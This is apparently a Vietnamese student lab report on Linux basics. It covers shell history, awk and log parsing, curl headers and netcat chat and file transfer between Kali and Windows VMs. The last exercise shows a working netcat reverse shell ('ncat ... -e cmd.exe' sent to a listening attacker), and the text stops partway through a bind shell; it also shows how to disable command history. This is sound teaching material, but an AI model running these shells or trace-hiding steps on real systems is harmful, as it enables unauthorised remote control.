Khi thực hiện `sudo ss -anltp | grep apache2`, kết quả hiển thị 1 dòng vì dịch vụ HTTP (ví dụ: Apache) có thể chỉ lắng nghe trên: **IPv4 (0.0.0.0:80)**: Hoặc đôi khi trên **IPv6** (tùy vào cấu hình của máy chủ web).

```
(kali@thait)-[~]  
$ sudo ss -anltp | grep apache2  
LISTEN 0      511          *:80          *:~ users:((("apache2",pid=10582,fd=4),("apache2",pid=10581,fd=4),("apache2",pid=10580,fd=4),("apache2",pid=10579,fd=4),("apache2",pid=10578,fd=4),("apache2",pid=10575,fd=4))
```

6. Ngăn dịch vụ SSH chạy cùng với hệ thống lúc khởi động.

Sử dụng lệnh `sudo systemctl disable ssh`

```
(kali@thait)-[~]  
$ sudo systemctl disable ssh  
Synchronizing state of ssh.service with SysV service script with /usr/lib/systemd/systemd-sysv-install.  
Executing: /usr/lib/systemd/systemd-sysv-install disable ssh  
Removed '/etc/systemd/system/ssh.service'.  
Removed '/etc/systemd/system/multi-user.target.wants/ssh.service'.
```

3. Bài 3:

7. Lịch sử các lệnh thực ra được lưu trữ ở đâu? Liệt kê các ưu, nhược điểm khi thực hiện lưu trữ lại các lệnh đã nhập?

Lịch sử các lệnh được lưu trữ ở `/home/user/.<shell>_history`

+ Lưu ở file `.bash_history` nếu sử dụng bash

+ Lưu ở file `.zsh_history` nếu sử dụng zsh

```
(kali@thait)-[~]  
$ ls -la  
.  
..  
.bash_logout  
.bashrc  
.bashrc.original  
.BurpSuite  
BurpSuiteCommunity  
.cache  
.config  
Desktop  
.dmrc  
Documents  
Downloads  
.face  
.face.icon  
.gitconfig  
.gnome  
.gnupg  
.ICEauthority  
.java  
.local  
.mozilla  
Music  
Pictures  
.profile  
Public  
.ssh  
.sudo_as_admin_successful  
Templates  
Videos  
.viminfo  
.Xauthority  
.xsession-errors  
.xsession-errors.old  
.zsh_history  
.zshrc
```

Xem nội dung file `.zsh_history`

```
(kali@thait)-[~]  
$ cat .zsh_history  
cd  
hostnamectl set-hostname thait  
hostname  
sudo su  
cd  
hostname  
sudo su  
git config --global user.name "Thai Trinh"  
git config --global user.name "Thai Trinh"  
git config --global user.email thaitrinh12100@gmail.com  
git config --list  
clear  
mkdir labs && cd labs  
mkdir git-intro  
cd git-intro  
git init  
ls -la  
git status  
echo "I am on my way to passing the exam" > README.md  
ls  
ls -la
```

- **Ưu điểm:** Dễ dàng trong việc truy xuất lệnh cũ bằng lệnh history hoặc dùng các phím điều hướng thay vì phải nhập lại từ đầu.
- **Nhược điểm:** Lịch sử lệnh lưu trữ có thể bao gồm các thông tin nhạy cảm, chẳng hạn như mật khẩu (nếu người dùng nhập mật khẩu trực tiếp vào dòng lệnh) hoặc các thông tin hệ thống quan trọng. Nếu ai đó truy cập được vào tệp .bash_history, họ có thể xem lại và lợi dụng các thông tin này.

8. Có cách nào để ngăn chặn việc lưu trữ lịch sử lệnh hay không? Nếu có, hãy mô tả cách làm.


- **Cách 1:** Thêm dấu cách trước mỗi câu lệnh. Câu lệnh vẫn sẽ thực hiện như bình thường nhưng không được lưu trong lịch sử

```
(kali@thait)-[~]  
$ ls  
BurpSuiteCommunity Desktop Documents Downloads Music Pictures Public Templates Videos
```

- **Cách 2:** Thực hiện lệnh `nano ~/.zshrc`, thêm dòng `unset HISTFILE` ở cuối cùng, sau đó lưu lại. Dòng này sẽ tắt hoàn toàn việc lưu trữ lịch sử lệnh cho phiên làm việc hiện tại và các phiên làm việc sau này.

```
GNU nano 8.1 .zshrc *  
alias grep='grep --color=auto'  
alias fgrep='fgrep --color=auto'  
alias egrep='egrep --color=auto'  
alias diff='diff --color=auto'  
alias ip='ip --color=auto'  
  
export LESS_TERMCAP_mb=$'\E[1;31m' # begin blink  
export LESS_TERMCAP_md=$'\E[1;36m' # begin bold  
export LESS_TERMCAP_me=$'\E[0m' # reset bold/blink  
export LESS_TERMCAP_so=$'\E[01;33m' # begin reverse video  
export LESS_TERMCAP_se=$'\E[0m' # reset reverse video  
export LESS_TERMCAP_us=$'\E[1;32m' # begin underline  
export LESS_TERMCAP_ue=$'\E[0m' # reset underline  
  
# Take advantage of $LS_COLORS for completion as well  
zstyle ':completion:*' list-colors "${(s..)LS_COLORS}"  
zstyle ':completion:*:kill:*:processes' list-colors '=(#b) #([0-9])#*=0=01;31'  
fi  
  
# some more ls aliases  
alias ll='ls -l'  
alias la='ls -A'  
alias l='ls -CF'  
  
# enable auto-suggestions based on the history  
if [ -f /usr/share/zsh-autosuggestions/zsh-autosuggestions.zsh ]; then  
./usr/share/zsh-autosuggestions/zsh-autosuggestions.zsh  
# change suggestion color  
ZSH_AUTOSUGGEST_HIGHLIGHT_STYLE='fg=#999'  
fi  
  
# enable command-not-found if installed  
if [ -f /etc/zsh_command_not_found ]; then  
./etc/zsh_command_not_found  
fi  
unset HISTFILE  
  
^G Help ^O Write Out ^F Where Is ^K Cut ^T Execute ^C Location M-U Undo  
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify ^_ Go To Line M-E Redo
```


- **Cách 3:** Thực hiện lệnh `nano ~/ .zshrc` và thay đổi `HISTSIZE =0`.



```
GNU nano 8.1 /home/kali/.zshrc *
zstyle ':completion:*:*:*:*:*' menu select
zstyle ':completion:*' auto-description 'specify: %d'
zstyle ':completion:*' completer _expand _complete
zstyle ':completion:*' format 'Completing %d'
zstyle ':completion:*' group-name ''
zstyle ':completion:*' list-colors ''
zstyle ':completion:*' list-prompt %SAt %p: Hit TAB for more, or the character to insert%
zstyle ':completion:*' matcher-list 'm:{a-zA-Z}={A-Za-z}'
zstyle ':completion:*' rehash true
zstyle ':completion:*' select-prompt %SScrolling active: current selection at %p%
zstyle ':completion:*' use-compact false
zstyle ':completion:*' verbose true
zstyle ':completion:*:kill:*' command 'ps -u $USER -o pid,%cpu,tty,cputime,cmd'

# History configurations
HISTFILE=~/.zsh_history
HISTSIZE=0
SAVEHIST=2000
setopt hist_expire_dups_first # delete duplicates first when HISTFILE size exceeds HISTSIZE
setopt hist_ignore_dups # ignore duplicated commands history list
setopt hist_ignore_space # ignore commands that start with space
setopt hist_verify # show command with history expansion to user before running it
setopt share_history # share command history data

# force zsh to show the complete history
alias history="history 0"

# configure 'time' format
TIMEFMT='%nreal\t%E\nuser\t%U\nsys\t%S\ncpu\t%p'

# make less more friendly for non-text input files, see lesspipe(1)
#[ -x /usr/bin/lesspipe ] && eval "$(SHELL=/bin/sh lesspipe)"

# set variable identifying the chroot you work in (used in the prompt below)
if [ -z "${debian_chroot:-}" ] && [ -r /etc/debian_chroot ]; then
  debian_chroot=$(cat /etc/debian_chroot)

^G Help      ^O Write Out  ^F Where Is   ^K Cut        ^T Execute    ^C Location   ^M Undo
^X Exit      ^R Read File  ^N Replace    ^U Paste      ^J Justify    ^_ Go To Line  ^- Redo
```

9. Ngoài cách sử dụng tiện ích history expansion, còn cách nào để thực hiện lại các lệnh đã nhập một cách nhanh chóng hay không? Nếu có, hãy mô tả cách làm.

- **Cách 1:** Sử dụng các phím mũi tên lên/ xuống để hiển thị các lệnh trước đó/ sau đó.
- **Cách 2:** Nhập `!!` để hiển thị câu lệnh liền kề trước đó.



```
(kali@thait)-[~]
$ ls -a
.
..
.bash_logout
.bashrc
.bashrc.original
.BurpSuite
BurpSuiteCommunity
.cache
.config
.Desktop
.dmrc
.Documents
.Downloads
.face
.face.icon
.gitconfig
.gnome
.gnupg
.ICEauthority
.java
.local
.mozilla
.Music
.Pictures
.pki
.profile
.Public
.python_history
.ssh
.sudo_as_admin_successful
.Templates
.Videos
.viminfo
.Xauthority
.xsession-errors
.xsession-errors.old
.zsh_history
.zshrc

(kali@thait)-[~]
$ !!
(kali@thait)-[~]
$ ls -a
```

4. Bài 4:

10. Như đã biết, khi sử dụng toán tử ">" để xuất kết quả vô tập tin, nếu tập tin đã tồn tại, nội dung trong tập tin sẽ bị thay thế bằng nội dung mới. Vậy, có cách nào để hoàn tác lại quá trình này hay không? Nếu có hãy mô tả cách làm.

- **Cách 1:** Sử dụng công cụ quản lý phiên bản như Git để theo dõi các thay đổi của tập tin và khôi phục lại phiên bản cũ khi cần thiết.
- **Bước 1:** Khởi tạo Git trong thư mục chứa tập tin: `git init`
- **Bước 2:** Thêm tập tin cần theo dõi: `git add filename`
- **Bước 3:** Lưu lại trạng thái: `git commit -m "Save current version"`
- **Bước 4:** Nếu sau đó bạn ghi đè lên tập tin và muốn khôi phục lại, bạn có thể dùng lệnh: `git checkout HEAD filename`
- **Cách 2:** Bật noclobber bằng lệnh `set -o noclobber`. Khi này việc sử dụng toán tử > để ghi vào một tệp đã tồn tại sẽ gây ra lỗi.

11. Sử dụng lệnh `cat` cùng với lệnh `sort` để sắp xếp lại nội dung của tập tin `/etc/passwd`, sau đó lưu kết quả vào một tập tin mới có tên `passwd_new` và thực hiện đếm số lượng dòng có trong tập tin mới.

Sử dụng lệnh `cat /etc/passwd | sort > passwd_new.txt | wc -l`

+ `cat /etc/passwd`: Xem nội dung của tập tin `/etc/passwd`

+ `sort`: Sắp xếp lại nội dung của tập tin trên

+ `> passwd_new.txt`: Toán tử để ghi kết quả nhận được vào tập tin `passwd_new.txt`

+ `wc -l`: Đếm số dòng có trong tập tin mới

```
(kali@thait)-[~/Desktop/NT140-labs]
$ cat /etc/passwd | sort > passwd_new.txt | wc -l
57
```

Xem nội dung file `passwd_new.txt` để kiểm tra

```
(kali@thait)-[~/Desktop/NT140-labs]
$ cat passwd_new.txt
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
avahi:x:106:108:Avahi mDNS daemon,,:/run/avahi-daemon:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
colord:x:112:116:colord colour management daemon,,:/var/lib/colord:/usr/sbin/nologin
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
Debian-snm:x:119:123::/var/lib/snm:/bin/false
dnsmasq:x:999:65534:dnsmasq:/var/lib/misc:/usr/sbin/nologin
_galera:x:115:65534::/nonexistent:/usr/sbin/nologin
games:x:5:60:games:/usr/games:/usr/sbin/nologin
geoclue:x:118:122::/var/lib/geoclue:/usr/sbin/nologin
_gophish:x:124:130::/var/lib/gophish:/usr/sbin/nologin
_gvm:x:132:135::/var/lib/openvas:/usr/sbin/nologin
```


5. Bài 5:

12. Sử dụng tập tin `/etc/passwd`, trích xuất tên user và home directory cho tất cả user có shell được thiết lập là `/usr/sbin/nologin`. Lưu ý, chỉ sử dụng 1 dòng lệnh duy nhất. Kết quả xuất ra màn hình như hình.

Sử dụng lệnh `cat /etc/passwd | grep "/usr/sbin/nologin" | awk -F ":" '{print "The user", $1, " directory is", $6}'`

+ `cat /etc/passwd`: Xem nội dung file `/etc/passwd`

+ `grep "/usr/sbin/nologin"`: Lọc ra các dòng chứa `/usr/sbin/nologin`, tức là những người dùng không được phép đăng nhập.

+ `awk -F ":" '{print "The user ", $1, " directory is ", $6}'`: In ra tên người dùng và thư mục chính của họ. Cụ thể:

- `awk` là một công cụ xử lý văn bản mạnh mẽ, thường được sử dụng để phân tích và xử lý các dòng văn bản.
- `-F ":"`: Tùy chọn thiết lập ký tự phân tách trường (field separator) thành dấu hai chấm (:), do các trường trong tập `/etc/passwd` được ngăn cách bởi dấu hai chấm.
- `'{print "The user ", $1, " directory is ", $6}'`: Đây là phần mã `awk` dùng để in ra thông tin về người dùng và thư mục chính của họ:
 - `$1`: Trường đầu tiên (tên người dùng - username).
 - `$6`: Trường thứ sáu (thư mục chính - home_directory).
- Lệnh `print` sẽ in ra thông báo dạng:

"The user <username> directory is <home_directory>"

```
(kali@thait)-[~]  
$ cat /etc/passwd | grep "/usr/sbin/nologin" | awk -F ":" '{print "The user", $1, " directory is", $6}'  
  
The user daemon directory is /usr/sbin  
The user bin directory is /bin  
The user sys directory is /dev  
The user games directory is /usr/games  
The user man directory is /var/cache/man  
The user lp directory is /var/spool/lpd  
The user mail directory is /var/mail  
The user news directory is /var/spool/news  
The user uucp directory is /var/spool/uucp  
The user proxy directory is /bin  
The user www-data directory is /var/www  
The user backup directory is /var/backups  
The user list directory is /var/list  
The user irc directory is /run/ircd  
The user _apt directory is /nonexistent  
The user nobody directory is /nonexistent  
The user systemd-network directory is /  
The user systemd-timesync directory is /
```

13. Tải tập tin `access_log.txt.gz` tại

(https://github.com/blakduk/ahihi/raw/master/access_log.txt.gz),

Sau đó thực hiện liệt kê danh sách các IP và số lượng tương ứng, thực hiện sắp xếp giảm dần.

```
Sử dụng lệnh cat access_log.txt | awk -F " " '{print $1}' | sort | uniq -c | sort -nr | awk -F " " '{print "The IP address " $2 " has hit "$1 }'
```

+ `cat access_log.txt`: Hiển thị nội dung của tệp `access_log.txt`.

+ `awk -F " " '{print $1}'`: Dùng lệnh `awk` để lấy cột đầu tiên (địa chỉ IP). Tùy chọn `-F " "` xác định dấu cách là ký tự phân tách giữa các trường (cột).

+ `sort`: Sắp xếp các địa chỉ IP theo thứ tự từ điển.

+ `uniq -c`: Kết hợp các địa chỉ IP trùng lặp và đếm số lần xuất hiện của mỗi địa chỉ IP. Tùy chọn `-c` thêm số lần xuất hiện của mỗi giá trị duy nhất.

+ `sort -nr`: Sắp xếp kết quả theo thứ tự giảm dần dựa trên số lần xuất hiện của địa chỉ IP (số hit), với `-n` là sắp xếp số học và `-r` là theo thứ tự ngược lại (giảm dần).

+ `awk -F " " '{print "The IP address " $2 " has hit "$1 }'`: Cuối cùng, dùng `awk` để định dạng kết quả. Tùy chọn `-F " "` chỉ định dấu cách là ký tự phân tách và câu lệnh này in ra một chuỗi theo định dạng: "The IP address [IP] has hit [số lần]".

```
(kali@thait)-[~/Desktop/NT140-labs]
$ cat access_log.txt | awk -F " " '{print $1}' | sort | uniq -c | sort -nr | awk -F " " '{print "The IP address " $2 " has hit "$1 }'
The IP address 208.68.234.99 has hit 1038
The IP address 208.115.113.91 has hit 59
The IP address 208.54.80.244 has hit 22
The IP address 99.127.177.95 has hit 21
The IP address 98.238.13.253 has hit 8
The IP address 88.112.192.2 has hit 8
The IP address 72.133.47.242 has hit 8
The IP address 70.194.129.34 has hit 8
The IP address 201.21.152.44 has hit 1
```

6. Bài 6:

14. Hãy cho biết đường dẫn thực thi của 2 lệnh `wget` và `curl`?

Sử dụng lệnh `which -a wget` để hiển thị đường dẫn của `wget`

```
(kali@thait)-[~]
$ which -a wget
/usr/bin/wget
/bin/wget

(kali@thait)-[~]
$ which -a curl
/usr/bin/curl
/bin/curl
```

Sử dụng lệnh `which -a curl` để hiển thị đường dẫn của curl

```
(kali@thait)-[~]  
$ which -a wget  
/usr/bin/wget  
/bin/wget  
  
(kali@thait)-[~]  
$ which -a curl  
/usr/bin/curl  
/bin/curl
```

15. Theo bạn, trong 2 lệnh tải về `wget` và `curl`, lệnh nào ưu việt hơn? Giải thích?

- **wget:**

- + Thích hợp cho việc tải về tệp tin và hỗ trợ tải xuống nhiều tệp tin cùng lúc, có khả năng tải về các trang web và duy trì cấu trúc thư mục.
- + Hỗ trợ các giao thức như HTTP, HTTPS và FTP.
- + Thường dễ sử dụng hơn cho việc tải về đơn giản, chỉ cần một lệnh cơ bản.
- + Hỗ trợ tiếp tục tải xuống các tệp tin đã bị gián đoạn rất tốt.
- + Thường có sẵn trên các hệ thống Unix/Linux.

- **curl:**

- + Tập trung vào việc truyền tải dữ liệu. Nó hỗ trợ nhiều giao thức (HTTP, FTP, SMTP, v.v.) và có thể gửi dữ liệu (ví dụ: khi sử dụng phương thức POST).
- + Hỗ trợ nhiều giao thức hơn, bao gồm HTTP, HTTPS, FTP, FTPS, SCP, SFTP, và nhiều giao thức khác.
- + Yêu cầu nhiều tham số hơn để thực hiện các tác vụ phức tạp, nhưng cung cấp nhiều tùy chọn hơn cho người dùng nâng cao.
- + Hỗ trợ tiếp tục tải xuống, nhưng không mạnh mẽ như wget.
- + Phổ biến và có mặt trên nhiều nền tảng, bao gồm cả Windows.

- **Kết luận:** Tùy vào trường hợp và mục đích thì câu lệnh sẽ ưu việt hơn.

- + Nếu bạn chỉ cần tải xuống tệp tin hoặc trang web và muốn đơn giản hóa quá trình, `wget` có thể là lựa chọn tốt hơn.
- + Nếu bạn cần một công cụ linh hoạt hơn với khả năng gửi dữ liệu và hỗ trợ nhiều giao thức, `curl` sẽ là sự lựa chọn ưu việt.

16. Có thể sử dụng lệnh curl để thay đổi các HTTP header được hay không? Nếu được, cho ví dụ?

Có thể sử dụng curl để thay đổi HTTP Header với cú pháp sau: `curl -H "Header-Name: Header-Value" URL` hoặc `curl --header "Header-Name: Header-Value" URL`

```
(kali@thait)-[~]
$ curl --header "X-MyHeader: 123" www.google.com

<!doctype html><html itemscope="" itemtype="http://schema.org/WebPage" lang="vi"><head><meta content="text/html; charset=UTF-8" http-equiv="Content-Type"><meta content="/images/branding/google/1x/google_standard_color_128dp.png" itemprop="image"><title>Google</title><script nonce="YEaNmBVY8aCkaeX-k6RlAw">(function(){var _g={kEI:'nFf9ZqK-Kfiovr0P57DZYA',kEXPI:'0,793110,2907140,699,432,3,538661,2872,2891,8348,64702,6397,213330,6700,126319,8155,8861,14489,22436,48456,6923,17058,76208,15816,1804,36229,10853,1632,29279,14184,5216096,12,9467,96,139,12,262,5991021,2840361,741,880,1,3,35,11,1,19,29,4,38,23936302,4043710,16673,43886,3,1603,3,2124363,23029351,6869,1081,1,4848,11731,34652,54098,11650,1664,9309,15164,8181,49430,14119,7551,2482,4272,155,2484,21240,9138,4600,328,3217,4,1238,1766,6766,6128,7707,4858,5,2526,5634,686,7796,3,3015,9066,9975,682,282,377,11792,1861,54,2213,2,9,13290,121,2376,1486,979,524,4,10260,2179,1824,3003,7741,797,3026,2758,2893,2,3971,4220,1765,5347,3560,1538,9,291,2590,3,6590,1509,256,2399,915,398,861,1155,2,1015,1521,3275,1104,408,4,1095,1059,224,4,3,1451,41,228,1698,6,3,1354,2,53,2254,23,408,920,176,906,485,3366,1159,200,529,74,440,2,1108,200,195,1103,11,636,312,256,424,417,185,191,721,555,259,579,37,303,1450,1258,303,319,146,949,40,444,1,2,371,517,956,165,105,1609,227,977,4,342,132,738,626,76,284,540,1258,16,16,123,1147,336,111,1646,197,1,6,204,60,674,4,5,183,33,122,2081,207,4,1,6,306,9,172,22,479,239,484,156,9,11,143,65,699,21,525,8,1,1,4,1,4,393,289,561,678,238,50,169,2,477,316,59,794,84,91,244,96,229,24,257,502,282,5,218,143,23,74,471,2,23,798,74,3,7,58,3,778,68,76,90,2,50,115,138,305,95,21,1706,418,134,2212,2,805,762,21438924,3,1423,3,14475,3,16997,18,588,2192,504,137,929,363,7328470,122849',kBL:'oVGk',kOPI:89978449});(function(){var a;((a=window.google)=null?0:a.stvsc)?google.kEI=_g.kEI:window.google=_g;}).call(this);})();(function(){google.sn='webhp';google.kHL='vi';})();(function(){var h=this||self;function l(){return window.google===void 0&&window.google.kOPI===void 0&&window.google.kOPI===0?window.google.kOPI:null;var m,n=[];function p(a){for(var b;a&&!a.getAttribute||(b=a.getAttribute("eid")));a=a.parentNode;return b||m}function q(a){for(var b=null;a&&!a.getAttribute||(b=a.getAttribute("leid")));a=a.parentNode;return b}function r(a){/^http:\/i.test(a)&&window.location.protocol=="https:"&&(google.ml&&google.ml(Error("a"),!1,{src:a,glmm:1}),a="");return a}function t(a,b,c,d,k){var e="";b.search("e=")===-1&&(e="e="+p(d),b.search("e=")===-1&&(d=q(d))&&(e+="&lei="+d));d="";var g=b.search("scshid=")===-1&&a="slh",f=[];f.push(["zx",Date.now().toString()]);h._cshid&&g&&f.push(["cshid",h._cshid]);c=c||c!==null&&f.push(["opi",c.toString()]);for(c=0;c<f.length;c++){if(c===0||c>0)d+="&";d+=f[c][0]+"="+f[c][1]}return"/"+(k||"gen_204")+"?atyp=i&ct="+String(a)+"&cad="+b+"&e="+d;}}m=google.kEI;google.getEI=p;google.getLEI=q;google.ml=function(){return null};google.log=function(a,b,c,d,k,e){e=e===void 0?!l:e;c||(c=t(a,b,e,d,k));if(c=r(c)){a=new Image;var g=n.length;n[g]=a;a.onerror=a.onload=a.onabort=function(){delete n[g];a.src=c};google.logUrl=function(a,b){b=b===void 0?!l:b;return t("",a,b);}}.call(this);(function(){google.y={};google.sy=[];var d;(d=google).x||(d.x=function(a,b){if(a)var c=a.id;else{do c=Math.random();while(google.y[c])}google.y[c]=[a,b];return!1});var e;(e=google).sx||(e.sx=function(a){google.sy.push(a)});google.lm=[];var f;(f=google).plm||(f.plm=function(a){google.lm.push.apply(google.lm,a)});google.lq=[];var g
```

7. Bài 7:

Triển khai ứng dụng chat đơn giản trên 2 máy Kali và Windows 10 và trả lời các câu hỏi sau:

• Bước 1: Kiểm tra địa chỉ IP

- Ở máy Linux, chạy lệnh `ifconfig` để lấy địa chỉ IP: **192.168.160.132**

```
(kali@thait)-[~]
$ ifconfig

docker0: flags=4096<UP,BROADCAST,MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
    ether 02:42:1c:58:ef:6a txqueuelen 0 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.160.132 netmask 255.255.255.0 broadcast 192.168.160.255
    inet6 fe80::e94c:585:e9b5:d4fa prefixlen 64 scopeid 0<20<link>
    ether 00:0c:29:42:16:49 txqueuelen 1000 (Ethernet)
    RX packets 210 bytes 14426 (14.0 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 266 bytes 325580 (317.9 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 480 (480.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 480 (480.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

- Ở máy Windows, chạy lệnh `ipconfig` để lấy địa chỉ IP: **192.168.160.133**

```
C:\Users\thait>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . : localdomain
    Link-local IPv6 Address . . . . . : fe80::a0aa:e5e:63aa:8999%5
    IPv4 Address. . . . . : 192.168.160.133
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.160.2

Ethernet adapter Bluetooth Network Connection:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :
```

- **Bước 2:** Ở máy Linux, chạy lệnh `nc -lvnp 4444`. Máy Linux lắng nghe trên cổng 4444, sẵn sàng chấp nhận bất kỳ kết nối TCP nào đến từ máy khác.

```
(kali@thait)-[~]
$ nc -lvnp 4444

listening on [any] 4444 ...
connect to [192.168.160.132] from (UNKNOWN) [192.168.160.133] 49911
Alo
Linux xin chaof
Windows chao Linux ne
█
```

Ở máy Windows chạy lệnh `ncat -nv 192.168.160.132 4444`. Máy Windows sử dụng Ncat để kết nối tới địa chỉ IP của máy Linux (192.168.160.132) trên cổng 4444. Khi kết nối thành công, hai máy có thể trao đổi dữ liệu qua kết nối TCP này.

```
Command Prompt - ncat -nv 192.168.160.132 4444
Microsoft Windows [Version 10.0.19045.2965]
(c) Microsoft Corporation. All rights reserved.

C:\Users\thait>ncat -nv 192.168.160.132 4444
Ncat: Version 7.95 ( https://nmap.org/ncat )
Ncat: Connected to 192.168.160.132:4444.
Alo
Linux xin chaof
Windows chao Linux ne
```

17. Máy chủ nào sẽ đóng vai trò là server?

- Máy Kali Linux sẽ đóng vai trò server.

18. Máy chủ nào sẽ đóng vai trò là client?

- Máy Windows 10 sẽ đóng vai trò client.

19. Nếu khai báo lệnh “`nc -lvnp 4444`” thì thực chất, port 4444 được mở ở máy nào?

Port 4444 được mở ở máy Kali Linux, vì lệnh `nc -p 4444` có nghĩa đặt Netcat lắng nghe trên cổng 4444. Cổng này được mở để chấp nhận kết nối đến từ các máy khác.

20. Thực hiện chuyển tập tin wget.exe trên máy Kali sang máy Windows 10.

- **Bước 1:** Thực hiện lệnh `locate wget.exe` để kiểm tra vị trí của tập tin này trên máy Linux

```
(kali@thait)-[~/Desktop]
$ locate wget.exe
/usr/share/windows-resources/binaries/wget.exe
```

- **Bước 2:** Thực hiện lệnh `nc -nv 192.168.160.133 4444 < /usr/share/windows-resources/binaries/wget.exe` trên máy Linux. Lệnh này sẽ lấy file wget.exe từ máy Linux và gửi nó qua kết nối mạng tới máy Windows tại địa chỉ IP 192.168.160.133 trên cổng 4444.

```
(kali@thait)-[~]
$ nc -nv 192.168.160.133 4444 < /usr/share/windows-resources/binaries/wget.exe

(UNKNOWN) [192.168.160.133] 4444 (?) open
Check check check
█
```

- **Bước 3:** Thực hiện lệnh `ncat -lvnp 4444 > wget.exe` trên máy Windows. Lệnh này sẽ lắng nghe trên cổng 4444 để nhận dữ liệu từ máy Linux. Khi máy Linux gửi file wget.exe qua kết nối, máy Windows sẽ nhận và ghi dữ liệu đó vào file wget.exe trên hệ thống của mình.

```
C:\Users\thait>ncat -lvnp 4444 > wget.exe
Ncat: Version 7.95 ( https://nmap.org/ncat )
Ncat: Listening on [::]:4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.168.160.132:35524.
Check check check
█
```

- **Bước 4:** Bây giờ có thể chạy `wget` trên máy Windows

```
C:\Users\thait>wget -V
GNU Wget 1.9.1

Copyright (C) 2003 Free Software Foundation, Inc.
This program is distributed in the hope that it will be useful,
but WITHOUT ANY WARRANTY; without even the implied warranty of
MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
GNU General Public License for more details.

Originally written by Hrvoje Niksic <hnksic@xemacs.org>.
```

21. Thực hiện lại chi tiết kịch bản Reverse Shell và Bind Shell sử dụng netcat.

Ở bài này, máy tấn công là Linux, máy nạn nhân là Windows.

- Reverse Shell: Máy tấn công sẽ thực hiện lắng nghe trên một port bất kỳ. Máy nạn nhân sẽ kết nối vào port đó và cung cấp cho kẻ tấn công shell của mình để kẻ tấn công có thể điều khiển máy nạn nhân từ xa.

- **Bước 1:** Ở máy tấn công, chạy lệnh `nc -lvp 4444` để lắng nghe trên port 4444

```
(kali@thait)-[~]  
$ nc -lvp 4444  
listening on [any] 4444 ...  
connect to [192.168.160.132] from (UNKNOWN) [192.168.160.133] 49772  
Microsoft Windows [Version 10.0.19045.2965]  
(c) Microsoft Corporation. All rights reserved.
```

- **Bước 2:** Ở máy nạn nhân, chạy lệnh `ncat 192.168.160.132 4444 -e cmd.exe`, thực hiện kết nối vào port 4444 trên máy tấn công và cung cấp chương trình cmd.exe (của máy nạn nhân) để máy tấn công có thể điều khiển từ xa.

```
C:\Users\thait>ncat 192.168.160.132 4444 -e cmd.exe
```

- **Bước 3:** Trên máy tấn công khi này có thể điều khiển được cmd của máy nạn nhân. Ta có thể chạy các lệnh để kiểm tra

```
C:\Users\thait>ipconfig  
ipconfig  
  
Windows IP Configuration  
  
Ethernet adapter Ethernet0:  
  
    Connection-specific DNS Suffix  . : localdomain  
    Link-local IPv6 Address . . . . . : fe80::a0aa:e5e:63aa:8999%5  
    IPv4 Address. . . . . : 192.168.160.133  
    Subnet Mask . . . . . : 255.255.255.0  
    Default Gateway . . . . . : 192.168.160.2  
  
Ethernet adapter Bluetooth Network Connection:  
  
    Media State . . . . . : Media disconnected  
    Connection-specific DNS Suffix  . :
```

- Bind Shell: Máy nạn nhân sẽ thực hiện lắng nghe trên port (do máy tấn công tạo ra), và chờ máy tấn công kết nối vào port đó để thực hiện điều khiển máy từ xa.

- **Bước 1:** Ở máy tấn công, chạy lệnh `nc 192.168.160.132 4444` để kết nối máy nạn nhân trên cổng 4444

```
